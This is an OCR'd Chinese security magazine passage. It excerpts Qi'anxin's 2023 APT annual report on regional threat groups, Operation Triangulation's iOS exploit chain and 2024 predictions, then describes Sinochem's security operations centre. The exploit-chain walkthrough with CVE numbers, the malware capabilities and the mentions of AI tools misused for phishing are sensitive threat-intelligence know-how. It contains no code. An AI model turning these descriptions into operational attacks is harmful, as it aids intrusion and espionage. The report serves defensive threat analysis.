FIN7	2013	2017	FIN7 最早由国外安全厂商 FireEye 在 2017 年 3 月份命名，其攻击活动最早从 2015 年开始，针对美国的零售、餐饮、酒店业务，攻击目标还包括金融服务、运输、零售、教育、电子产品等领域。该组织经常使用商业恶意软件。FIN7 有时被称为 CarBanak、Anunak
DustSquad	2014	2018	DustSquad 组织至少从 2014 年开始活动，主要针对中亚地区，包括地方政府、外交使团和个人。DustSquad 主要使用 delphi 编写恶意软件

表 3.4 2023 年东欧地区活跃 APT 组织




图 3.2 Sandworm 组织破坏性 OT 事件

施的钓鱼攻击背后可能都有着强大的自动化工具支持。

Gamaredon 组织制作鱼叉邮件的服务器对外开放 80 端口，供攻击者使用。Web 面板允许威胁行为者使用硬编码的发件人地址 pivn-kr@prokuratura[.]dp[.]ua 发送电子邮件。该电子邮件地址曾被用于向乌克兰军方发送鱼叉邮件。安全研究人员发现该 Web 服务器上存在错误配置的 .htaccess 文件，内部包含一系列允许访问服务器的白名单 IP 地址。

2023 年 APT29 曾利用宝马汽车广告进行网络钓鱼，目标为乌克兰境内的其他国家外交使团。攻击者投递的初始载荷为 Word 文档，受害者如果点击里面的链接，会被重定向到已被攻击者攻陷的合法网站，网站上托管的文件伪装成图片诱使受害者下载，受害者下载文件后便会启动后续恶意软件。此次攻击活动至少影响到位于基辅的 22 个外交使团。

APT28 组织与其他东欧的 APT 组织一样，对邮件服务器保持着较高的关注度，该组织在攻击活动中使用了 Microsoft Exchange、Roundcube 等邮件服务的历史漏洞，还利用钓鱼网站窃取公共邮件服务的身份验证数据。

Sandworm 组织 2023 年继续执行其破坏任务，先后破坏了乌克兰的新闻机构、信息和通信系统、电力系统等。同时，Sandworm 组织持续更新 CADDYWIPER 等恶意软件，从而满足在不同环境下执行任务的需要。

五、中东地区

2023 年度，中东地区网络威胁的复杂性和普遍性依然存在，尤其在以巴以冲突的背景下情形变得更为严重。网络攻击活动与地缘政治紧张局势密切相关，各方可能加强对对手的网络侦察和攻击，以获取战略情报或进行网络战争。在 2023 年，中东地区见证了网络攻击手段的新趋势，包括更复杂的恶意软件、更精密的社会工程学战术及对新兴技术（如人工智能和物联网）的滥用，以实施更具破坏性的网络攻击。攻击者将目标对准多个领域的关键基础设施，包括能源、通信和金融系统等行业，威胁着中东地区的经济稳定和社会运行。表 3.5 为 2023 年度中东地区较为活跃的 APT 组织。

奇安信威胁情报中心对中东地区的网络威胁进行了长期追踪和研究，多年以来揭示了该地区的许多 APT 组织的攻击活动。在 2023 年度，奇安信病毒响应中心移动安全团队率先在全球披露中东地区的新组织“沙猞猁”（Caracal Kitten），该组织是奇安信独立发现并全球率先披露的 APT 组织，内部编号为 APT-Q-58。该组织主要使用移动端恶意软件对库尔德斯坦民主党（KDP）活动人士进行攻击，窃取受害者的通讯录、短信和其他社交软件资料等敏感信息。

2023 年度，中东地区的各个 APT 组织均不遗余力地更新武器库，同时保持着高度隐蔽性，使其活动难以察觉。以 MuddyWater 为例，2023 年中有国外安全厂商披露其恶意 C2 框架 PhonyC2，到年末的时候，又有其他厂商披露了该组织新的 MuddyC2Go 框架和自定义键盘记录器。这表明以 MuddyWater 为代表的中东 APT 组织更新武器库极为迅速，威胁程度不可小觑。

中东地区的多个 APT 组织参与到冲突国之间的信息战争，通过网络攻

组织名称	最早活动时间	公开披露时间	组织简介
PROMETHIUM	2012	2016	PROMETHIUM 组织拥有复杂的模块化攻击武器库与丰富的网络资源，具备 0day 漏洞作战能力，拥有 Windows、Android 双平台攻击武器
双尾蝎	2011	2015	双尾蝎组织攻击范围主要为中东地区，其针对 Windows 和 Android 双平台采取鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向政府、金融、媒体、能源、军事等特定目标人群进行攻击
MuddyWater	2017	2017	主要针对中东实施网络间谍活动，也针对欧洲和北美国家。其攻击目标包括电信、政府 (IT 服务) 和石油部门。主要使用基于 PowerShell 的初始阶段后门 POWERSTATS
APT33	2013	2017	APT33 是 FireEye 披露的 APT 组织，攻击目标包括美国、沙特阿拉伯和韩国，主要针对航空和能源领域实施攻击活动
APT34	2014	2016	APT34 主要针对中东地区实施攻击，攻击目标包括金融、政府、能源、化工和电信等行业
APT35	2014	2018	APT35 是 FireEye 于 2018 年披露的 APT 组织，也被称为 Newscaster Team。该组织通常针对美国和中东的军事、外交和政府人员、媒体组织、能源和国防工业基地 (DIB) 以及工程、商业服务和电信部门进行攻击活动
Agrius	2019	2020	Agrius 组织是由国外网络安全公司 SentinelOne 发现并命名的 APT 组织，使用恶意软件抹除受害者系统数据，并且伪装为勒索攻击掩盖其攻击行为
沙猞猁	2021	2023	沙猞猁（Caracal Kitten）是奇安信独立发现并全球率先披露的 APT 组织，内部编号为 APT-Q-58。主要使用移动端恶意软件与对库尔德斯坦民主党（KDP）活动人士进行攻击

表 3.5 2023 年度中东地区活跃 APT 组织

击和情报渗透的手段，影响政治决策、社会运行和经济发展，持续对地区安全构成重大挑战。

六、北美地区

2023 年度疑似源自北美地区的 APT 活动中最举世瞩目的要属“Operation Triangulation”攻击团伙，该组织针对 iOS 设备的攻击活动持续多年，受害者涉及多个国家重要行业的人员。

Operation Triangulation 攻击行动针对特定目标的 iOS 设备进行持续攻击。研究人员对其进行了数月分析，总结流程如下：设备收到恶意 iMessage 附件，该附件启动一系列漏洞利用程序，其执行最终导致 TriangleDB 木马程序的启动。

根据分析，“TriangleDB”总共有 24 个命令，支持的控制功能包括：

- 与文件系统交互（创建、修改、渗出和删除文件）；
- 与进程交互（列出和终止进程）；
- 转储受害者的钥匙串项目，这可能有助于获取受害者的凭证；
- 监控受害者的地理位置；
- 运行附加模块，即 TriangleDB 木马程序加载的 Mach-O 可执行程序。

该攻击使用了 4 个 0day 漏洞，适用的 iOS 版本可至 16.2。以下是攻击过程的详细说明：

- 攻击者发送恶意 iMessage 附件。
- 利用远程代码执行漏洞：附件利用了未记录的、仅存在于苹果设备中的 ADJUST TrueType 字体指令的远程代码执行漏洞（CVE-2023-41990）。

· 对 JavaScriptCore 库环境进行修改，从而执行 JavaScript 编写的提权漏洞利用代码。

· 利用 JavaScriptCore 调试功能 DollarVM($vm)，使脚本取得操纵 JavaScriptCore 内存并执行 native API 函数的能力，利用代码适用于新旧 iPhone 设备，并包含针对新款机型的 PAC 绕过操作。

· 利用整数溢出漏洞 CVE-2023-32434，在用户级别获取对设备整个物理内存的读 / 写访问权限。

· 借助设备硬件映射 IO(MMIO) 寄存器绕过基于硬件的安全保护机制 PPL，该漏洞被赋予编号 CVE-2023-38606。

· 完成以上漏洞利用后，JavaScript 漏洞利用程序具备了执行任何操作的能力，但攻击者选择了执行以下操作：(a) 启动 IMAgent 进程并注入有效载荷，清除设备上的漏洞利用痕迹；(b) 以不可见模式运行 Safari 进程，并使其访问指定网页。

· 网页有一个脚本，首先对受害者进行验证，如果检查通过，则进入下一阶段，对 Safari 的漏洞利用。

· Safari 漏洞利用：利用 CVE-2023-32435 漏洞执行 Shellcode。Shellcode 执行另一个内核漏洞利用代码，该代码再度利用 CVE-2023-32434 和 CVE-2023-38606。

· 取得 Root 权限，然后执行其他阶段，加载间谍软件。

攻击链中除了漏洞利用和 TriangleDB 木马的相关组件，还包含两个“验证器”，即“JavaScript 验证器”和“二进制验证器”[281]。这些验证器收集有关受害设备的各种信息并将其发送到 C2 服务器，然后用于评估是否对感染设备进行下一步入侵

组织名	最早活动时间	公开披露时间	组织简介
Operation Triangulation	2019	2023	2023 年 6 月初，国外安全厂商 Kaspersky 发现该攻击行动并将其命名为 Operation Triangulation，行动时间可追溯至 2019 年。Operation Triangulation 攻击的背后团伙疑似来自北美地区，攻击目标包括俄罗斯在内的多个国家的政府、高科技等行业重点人员。攻击活动中利用了与 iOS 设备有关的多个 0day 漏洞

表 3.6 2023 年北美地区活跃 APT 组织




图 3.3 活动执行流程图 [282]




图 3.4 活动完整攻击链 [283]

活动。通过执行此类检查，攻击者可以确保他们的 0day 漏洞利用和后续植入的程序不会被检测发现。

此外，攻击者通过使用 WebGL 在粉色背景上绘制黄色三角形并计算其校验和，以执行一种称为 Canvas Fingerprinting 的指纹识别技术。正是如此，安全研究人员才把整个活动命名为 "Operation Triangulation"。

Operation Triangulation 背后的攻击者非常谨慎，在 TriangleDB 与 C2 服务器通信后，会检索并删除与攻击链相关的日志文件，包括崩溃日志和数据库文件，攻击者通过这种方式进一步隐藏自己的攻击痕迹。

七、其他地区

2023 年全球安全厂商披露出多个具有高级攻击技术、并在本年度持续活跃的 APT 组织，奇安信威胁情报中心整理上述组织的相关简介，如下表所示。

盲眼鹰（APT-C-36）主要攻击目标位于南美洲，包括哥伦比亚、厄瓜多尔、巴拿马、智利等地，具体目标包括政府部门、金融机构、保险行业、大型公司等。攻击活动自 2018 年起，持续至 2023 年。在这期间不断更新武器库和攻击流程，尝试不同的攻击流，如 PDF 鱼叉钓鱼、加密自解压压缩包，同时利用新的技术和更先进的工具集，如使用 LimeRAT 远控木马、利用地理过滤服务器进行重定向。

年初时奇安信威胁情报中心发现疑似 Kasablanka 组织在 2022 年 9 月至 12 月一直对俄罗斯进行攻击，以社会工程学处理后的鱼叉邮件为入口进行攻击，附件为虚拟磁盘映像文件，里面嵌套了包括 LNK 文件、压缩包、可执行文件等多种下阶段载荷的执行文件。在攻击初期最终执行的是商业木马 Warzone RAT，在攻击后期研

组织名称	最早活动时间	公开披露时间	组织简介
盲眼鹰	2018	2018	疑似来自南美洲的 APT 组织，从 2018 年 4 月活跃至今。主要针对哥伦比亚政府机构和大型公司（金融、石油、制造等行业）等重要领域攻击
Kasablanka	2021	2023	该组织攻击对象包括俄罗斯联邦政府合作署、俄罗斯阿斯特拉罕州对外通信部等。使用的恶意软件包括 Warzone RAT、Loda RAT。在 2023 年利用新型窃密软件针对东欧中亚地区国家发起了钓鱼攻击
NewsPenguin	2023	2023	该组织最早的攻击活动可以追溯到 2023 年初。来源未知，主要针对巴基斯坦的目标等进行攻击活动。通过巴基斯坦国际海事博览会和会议 (PIMEC) 进行鱼叉邮件攻击
EarthKitsune	2020	2023	来源未知，主要针对韩裔美国人进行水坑攻击。使用包括漏洞 CVE-2020-0674，及 Chrome 浏览器的 CVE-2019-5782 漏洞，并于最终投递 dneSpy/agfSyp 木马
NoName057	2022	2023	该组织主要针对乌克兰、波兰和北约的军事、财政部门等目标进行 DDoS 攻击活动
GoldenJackal	2019	2023	该 APT 组织最早的攻击活动可以追溯到 2019 年 6 月。来源未知，主要针对中东和南亚的政府和外交实体等目标进行攻击活动
CL-STA-0043	2020	2023	来源未知，主要针对中东和非洲的政府目标等进行攻击活动。其主要通过 Exchange 服务器漏洞进行攻击渗透，攻击后使用了多项新颖的横向渗透技术
SpacePirates	2017	2023	该组织疑似来自亚洲，主要针对俄罗斯、格鲁吉亚、蒙古国的政府、电力、航空等目标进行攻击活动。其使用攻击武器库和 Winnti 等团伙有重合

表 3.7 2023 年其他地区活跃 APT 组织


Наука

УДК 314.74

Импортозамещение и миграционная политика

2015 № 3 (90)

84

85

图 3.5 Kasablanka 组织以 2015 年俄罗斯相关文章为诱饵 [291]

究人员观察到执行的木马变成了 Loda RAT[291]。之后友商陆续披露了该组织针对乌兹别克斯坦和阿塞拜疆的外交等政府部门，以及对纳卡地区的攻击活动。

2023 年 2 月，BlackBerry 发现新 APT 组织 NewsPenguin 针对巴基斯坦的攻击活动，攻击者发送的鱼叉邮件以巴基斯坦即将举行的国际海事博览会和会议 (PIMEC-2023) 作为诱饵主题，最终诱导用户下载安装间谍软件。鱼叉邮件的附件伪装成参展商手册的恶意文档，通过嵌入 VBA 宏来执行恶意软件。

“NoName057”组织于 2022 年首次推出 DDoS 攻击工具包 DDoSia，衍生自 Bobik 僵尸网络恶意软件，起初针对主要位于欧洲、乌克兰、美国的政府机构、媒体和私营公司网站。目前据调查，在 2023 年 5 月 8 日至 6 月 26 日期间，受该攻击团伙活动影响国家包括立陶宛、乌克兰、波兰、意大利、捷克、丹麦、拉脱维亚、法国、英国和瑞士，攻击者主要通过 Telegram 进行恶意软件分发。

2023 年 7 月，研究人员披露了一个新的网络犯罪组织，他们将其称为“SpacePirates”。该组织从 2017 年起就一直活跃，主要针对俄罗斯公司进行攻击。在一年的时间内，至少




图 3.6 NewsPenguin 传播的恶意诱饵文件 [20]

有 16 个俄罗斯组织机构和 1 个塞尔维亚组织机构遭到攻击，包括政府和教育机构、私人保安公司、航空航天制造商、农业生产商、国防能源和信息安全公司。

至今该组织已经扩大了其攻击范围，开发了新工具并改进了旧工具。研究人员发现，攻击者在命令与控制 (C&C) 服务器上安装了 Acunetix，这表明该组织在攻击活动中利用了漏洞。此外攻击者还开始使用 Deed RAT 和 ShadowPad 恶意软件。

CL-STA-0043 是针对中东和非洲政府的新 APT 组织。Palo Alto Networks 发现多起该组织实施的间谍攻击，攻击者使用多种与众不同的工具和技术，如用于隐秘运行 Webshell 的内存 VBS 后门、一种在野罕见的凭据窃取技术及渗透测试工具集“Yasso”等。




图 3.7 NoName057(16) 和 DDoSia 项目的活跃频道列表

第四章
2024 年高级持续性威胁预测

我们基于 2023 年 APT 威胁的态势及近年来 APT 威胁组织和活动的变化情况对 2024 年高级持续性威胁进行预测。

一、全球局势动荡催生更加频繁的 APT 攻击活动

俄乌冲突从 2022 年持续至今，战局依旧胶着；2023 年 10 月，巴勒斯坦武装组织哈马斯与以色列爆发激烈冲突，中东地区再度风起云涌。世界多地局势日趋紧张，各国之间冲突加剧。另一方面，2024 年将是一个“全球选举年”，据不完全统计，2024 年全球将有 76 个国家 / 地区举行大选，涉及北美、欧洲、南亚地区的多个国家，覆盖全球 41.7 亿人口。

在未来变数增多的背景下，倚靠国家支持的攻击团伙或将以更频繁的攻击、更隐蔽的手段，对更广泛的目标实施情报刺探活动。

二、移动端将继续受到攻击者关注

针对移动端的网络攻击在持续增多，2023 年，我们观察到多个组织在 Android 平台的攻击活动。2023 年 12 月，卡巴斯基披露了针对 iOS 设备的 Operation Triangulation 的完整攻击链。该活动使用了 4 个 0day 漏洞，并持续 4 年之久，其隐蔽性和攻击复杂度可想而知。如果之前移动端的攻击活动只是在数量上引人注目，那么 Operation Triangulation 更是显示了 APT 组织在移动端攻击水平的高度。

另外，网络军火商的活跃在一定程度上丰富了攻击团伙面向移动平台的数字武器。根据这个发展趋势，我们预测 2024 年将会出现更多针对 Android/iOS 等移动设备的攻击。

三、软件供应链仍是常用攻击途径

2023 年上半年曝光的 3CX 音视频会议软件供应链攻击事件一石激起千层浪，影响到全球多家企业，更令人震惊的是，后续调查发现攻击者之所以能够进入软件开发环境植入恶意代码是源自另一起供应链攻击。在 3CX 事件之外，针对开源软件组件的供应链攻击事件也在不断发生，比如，攻击者模仿具有高使用量的 Python 库在 PyPI 平台上创建带恶意代码的版本，迷惑受害者使用，从而植入恶意程序。

一旦攻击者控制了软件供应链的其中一个节点，攻击影响面就能覆盖到下游的所有用户，而且行为相对隐蔽，这些特点使得软件供应链仍是攻击者紧盯的目标之一。

四、人工智能技术被攻击者滥用

近两年，人工智能技术的发展成果已被应用到多个领域，为人们的工作生活提供了不少便利。然而有效的工具免不了被投入恶意用途，目前已经有攻击者开始利用人工智能技术提升攻击活动的效率。人工智能应用 ChatGPT 发布后虽然施加了各种限制，避免被恶意使用，但这并没有阻止攻击者的步伐，类似 ChatGPT 的恶意版本 WormGPT 和 FraudGPT 已经出现在暗网，它们能帮助攻击者编写恶意软件，拟定钓鱼邮件内容。

通过人工智能的辅助，攻击者可以减少制作恶意软件和钓鱼内容时出现的错误及个人风格特征。除此之外，人工智能技术很可能被进一步滥用到其他恶意领域。

五、网络威胁呈现更复杂的生态

随着攻防对抗的不断升级，网络威胁背后的地下世界出现更加精细的分工，目前存在的一种情况是，网络武器的开发甚至进攻任务的实施不用攻击者亲自完成。在这个地下生态中，网络军火商为攻击者提供武器支持，一方面大大降低了 APT 攻击的技术门槛，另一方面也给原始攻击者带来额外的反溯源保护。

而雇佣黑客组织的作用则体现在替 APT 团伙分担一部分攻击任务。我们观察到 APT-Q-41 在 2023 年呈现出较强的外包特征，就是其中一个例子。另外，在一份针对南亚雇佣黑客组织 Appin 的研究报告中指出，该组织的多产与当前南亚地区 APT 活动的惊人数量存在密不可分的关系。无独有偶，“渗透测试培训组织”AlphaLock 除了培训黑客，还会向威胁行为者出售针对特定组织机构的攻击服务。安

（本文节选自《2023 全球高级持续性威胁年度报告》，报告全文请访问奇安信官网）

“人 + 技术 + 流程”三位一体，中国中化的安全运营“标准化”之路

作者 | 研究员 张少波

中国中化控股有限责任公司（简称中国中化，英文简称 Sinochem Holdings）为国务院国资委监管的国有重要骨干企业，拥有员工 22 万人，业务覆盖生命科学、材料科学、石油化工、环境科学、橡胶轮胎、机械装备、城市运营、产业金融八大领域，是全球规模领先的综合性化工企业。中国中化旗下拥有 16 家境内、外上市公司，2022年全年营业收入超过1.1万亿元，位列 2023 年《财富》世界 500 强榜单第 38 位。

近年来，中国中化一直积极推进“线上中化”战略，加速数字化转型工作，旨在以数字化方式赋能企业高质量发展，推动公司向世界一流行业迈进。

然而，当前国际环境风云变幻，不同阵营的黑客组织持续攻击对方的基础设施，在网络空间开辟新的战场，网络战范围越来越广，已经波及能源、金融、化工等多个国民基础行业。一方面，数字化转型是中国中化发展的必经之路，不仅是整体框架升级，还渗透到公司及各级企业的生产、决策、经营等各个环节之中；另一方面，中国中化面临着地域跨度大、业务与数字化挂钩多、网络安全管理分散等特点，迫切需要建立系统化的网络安全运营体系，为公司战略和业务层面提供多重安全保障。

如何实现全集团上下的网络安全能力的协同共享，补齐基层单位的安全短板？中国中化从 2022 年开始，启动了中国中化网络安全运营中心（COC）的建设，并探索了一条基于“人 + 技术 + 流程”三位一体的标准化安全运营体系，解决了集团及下级单位安全技术能力层次不齐、安全人才短缺等突出问题，为同行打造了可借鉴的安全运营建设标杆示范。

集团规模大、跨度广、人员短缺，安全隐患无处不在

“在项目建设前，集团网络安全面临的最突出矛盾是数量众多的下属分级单位网络安全建设非常分散，防护技术普遍滞后，专业人员短缺问题尤为突出，难以适应集团数字化转型对网络安全越来越复杂和迫切的需求。” 中国中化数字化部网络安全与基础设施管理部副总经理韦铭表示。

韦铭举了一个例子，中国中化的数

字化建设横跨能源、农业、化工、地产、金融等多个领域，这些数字化系统和用户就会比较庞杂，既有金融端高净值用户、企业客户，更有农民、加油站用户、经销商等，这就带来了极大的复杂度和开放性，安全风险愈发复杂。更具体来说，表现在以下几个方面：

首先是安全管理相对较为粗放，难以对全局实现集中管控。

中国中化总部、境内各专业公司、直管单位及所属企业（以下简称“各单位”）对网络安全负有管理责任，但集中管控程度不高，难以掌控全局。

其次是安全技术防护能力参差不齐，安全设备未能物尽其用。

中国中化始终高度重视网络安全的建设工作，在项目实施之前，公司各单位已经部署了一定数量的网络安全防护设备，如边界安全、终端安全、威胁检测等，但由于专业力量不足，运营能力不强，防护能力参差不齐。

第三是基层单位安全人员短缺严重，应对安全事件能力不足。

和众多央企一样，中国中化也存在专业安全运营人员岗位编制不足、专业人才短缺等情况，大多数单位安全人员由传统 IT 运维人员兼任，人员专业技能无法覆盖安全监测、事件分析、响应处置等环节，导致应对网络安全事件的能力不足。


基于以上的现状和问题，同时为满足国家战略、法律法规及上级监管部门的要求，中国中化数字化部从 2022 年年初启动项目，组织开展了网络安全运营中心建设。


专业化、一体化、标准化，打通“人 + 工具 + 流程”运营体系

“不以规矩，不能成方圆”，只有遵循统一的规矩和标准，才能真正的消除“烟囱”、打破壁垒、促进共享、拉齐能力，进而提高效率。韦铭表示，我们需要有一套标准化的操作流程，实现“有章可循、有规可依”，才能最大化提升安全运营人员的效率，才能保障整体的安全效果。

